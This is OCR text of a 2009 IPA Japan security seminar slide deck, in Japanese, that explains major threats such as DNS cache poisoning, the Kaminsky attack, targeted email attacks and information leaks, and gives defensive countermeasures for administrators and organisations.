IPA®
INFORMATION-TECHNOLOGY PROMOTION AGENCY, JAPAN

2009年度IPA情報セキュリティセミナー 技術コース標準編

本テキストのpdfファイルは

http://www.ipa.go.jp/security/event/2009/isec-semi/kaisai.html

よりダウンロードできます。


技術コース 標準編について

- 主な対象
  - 企業における情報セキュリティ脅威、および技術面からの対策に関して理解を深めたい方
- 概要
  - セキュリティ事故防止の視点から、最近の重大な情報セキュリティ脅威の動向と事例を紹介しつつ、それぞれの技術的対策のポイントについて解説

技術コース 標準編の内容

1. 情報セキュリティ10大脅威
2. 脆弱性関連情報の届出状況
3. 不正アクセスの届出状況

(付録)情報セキュリティ確保のための基本的な対策




IPA®
INFORMATION-TECHNOLOGY PROMOTION AGENCY, JAPAN

1. 情報セキュリティ10大脅威

～ 攻撃手法の『多様化』が進む ～

目次



1.1 情報セキュリティ10大脅威とは

- 2008年にIPAへ届けられたウイルス・不正アクセス・脆弱性に関する情報や、一般に公開された情報を、「情報セキュリティ検討会」で精査
- 社会的影響の大きさから情報セキュリティ上の“10大脅威”を選考
- 「組織」「利用者」「システム管理者・開発者」にカテゴリ分類し脅威を分析、今後の対策を記述


次の URL からダウンロードできます。
http://www.ipa.go.jp/security/vuln/10threats2009.html

1.2 情報セキュリティ10大脅威の解説

攻撃手法の「多様化」が進む

- 組織への脅威
  - 【1 位】DNSキャッシュポイズニングの脅威
  - 【2 位】巧妙化する標的型攻撃
  - 【3 位】恒常化する情報漏えい
- 利用者への脅威
  - 【1 位】多様化するウイルスやボットの感染経路
  - 【2 位】脆弱な無線LAN暗号方式における脅威
  - 【3 位】減らないスパムメール
  - 【4 位】ユーザ ID とパスワードの使いまわしによる危険性
- システム管理者・開発者への脅威
  - 【1 位】正規のウェブサイトを経由した攻撃の猛威
  - 【2 位】誘導型攻撃の顕在化
  - 【3 位】組込み製品に潜む脆弱性

組織への脅威
【1位】DNSキャッシュポイズニングの脅威



DNSサーバの情報が偽の情報に書き換えられると、正しいメールアドレスを指定しても、偽のメールサーバに誘導されてしまう。ウェブページの場合は偽のウェブサーバに誘導されてしまう。

組織への脅威
【1位】DNSキャッシュポイズニングの脅威

- DNS(Domain Name System)とは
  - インターネットにおけるホスト名とIPアドレスとを対応させるシステム
    例えばwww.ipa.go.jp（ホスト名）と202.229.63.242（IPアドレス）とを
    結び付ける情報を提供する仕組み

- DNSキャッシュ機能
  - DNSはIPアドレスやDNSサーバ名を毎回問合せていると非効率
    ゆえ、一度問合せた内容を再利用するキャッシュ機能がある
    この機能を提供しているのがDNSキャッシュサーバである

- DNSキャッシュポイズニングとは
  - キャッシュ機能を悪用し、偽データをキャッシュに記憶させる攻撃。
    これによりドメイン名の乗っ取りやフィッシングなどが行なわれる

【1位】DNSキャッシュポイズニングの脅威

●DNSキャッシュポイズニングの仕組み

➢DNSは主要な通信プロトコルとしてUDPを使用
UDPはTCPに比べ**通信データの偽造が容易**であるという短所がある

➢悪意を持った第三者が、DNSキャッシュサーバに問合せを行い、それを解決するDNSコンテンツサーバからの応答の前に、

① 送信元のIPアドレスをDNSコンテンツサーバに偽装し、
② 問合せに使われたUDPポートと同じポートに、
③ 問合せに使われたIDと同じIDをつけ、
④ DNSコンテンツサーバの応答よりも先に応答を返す

このことが出来た場合、DNSキャッシュサーバはその応答が偽データであることを識別できないため、DNSキャッシュポイズニングが成立してしまう

●成功する可能性

➢DNSキャッシュポイズニングが成功する可能性は、キャッシュされたデータの有効時間（TTL：Time To Live）の設定値に依存し、DNSコンテンツサーバがその**有効時間を長くする**ことで、ある程度**軽減できた**

組織への脅威
【1位】DNSキャッシュポイズニングの脅威

- カミンスキー・アタック
  - 2008年7月 Dan Kaminsky 氏が**新たな攻撃手法**を発見し、**効率的**にDNSキャッシュポイズニングを実行することが可能となった
  - これにより従来に比べ**危険性が急激に高まり**DNSキャッシュポイズニングの脆弱性が大きな問題となった

- 被害例
  - **米国のISP**が運営するDNSサーバが攻撃を受け、そのDNSサーバを利用しているISP利用者が広告サイトに誘導されたうえに課金されるという、直接的な被害が発生した
  - **中国大手ISP**では、攻撃者サイトに誘導されRealPlayer・FlashPlayerなどの脆弱性を利用したiFrame攻撃が行われマルウェア感染するというタチの悪い被害が発生した
  - 日本国内では、**日本を代表する大手企業**が、DNSキャッシュポイズニング攻撃を受けている

【1位】DNSキャッシュポイズニングの脅威


- 各ベンダから公表されている対策は、あくまで暫定的な対策
- 根本的な対策方法は、インターネット関連技術の標準化を進めるIETF（Internet Engineering Task Force）などで議論されている
- システム管理者は本問題の被害を軽減するため、DNS関連ソフトウェアを対策版へバージョンアップをした上で、ファイアウォールやDNSの設定による対策を行う

IPA: DNSキャッシュポイズニング対策
http://www.ipa.go.jp/security/vuln/DNS_security.html

組織への脅威
【2位】巧妙化する標的型攻撃

標的型攻撃の事例

攻撃の例



発信元を信頼ある組織に偽装

実際の組織のウェブページの公表内容等を元に偽装


文章を開くと感染するウイルスを添付


組織への脅威
【2位】巧妙化する標的型攻撃

- 対象を**特定の組織や人**に限定した攻撃
- **ソーシャル・エンジニアリング**の手口により、攻撃であることに気づきにくいことが最大の脅威
  - 信頼ある取引先や人物からのメールとして差出人を偽装されている
  - 信ぴょう性の高い内容
- メールに**添付されている文書ファイル**や圧縮ファイルには、**脆弱性を悪用するウイルス**が仕込まれていることがある

組織への脅威
【2位】巧妙化する標的型攻撃

● 標的型攻撃の特徴






組織への脅威

【2位】巧妙化する標的型攻撃


- 感染予防策
  - 利用者のOS、アプリケーションソフトを常に最新の状態にさせておく
  - ウイルス対策ソフトのウイルス定義ファイルを常に最新に維持し、定期的にスキャンを実施
  - **標的型攻撃に関する情報収集**と組織内への周知徹底
- 二次被害の防止策
  - 不要な外向け**TCPポートを閉じる**
  - HTTP/HTTPSアクセスを**プロキシサーバ経由**に限定する

組織への脅威
【3位】恒常化する情報漏えい


情報漏えいの様々な原因




記録媒体等の紛失・盗難




紙媒体の紛失・盗難




ウイルス・ワーム



メール等の誤送信




内部不正行為



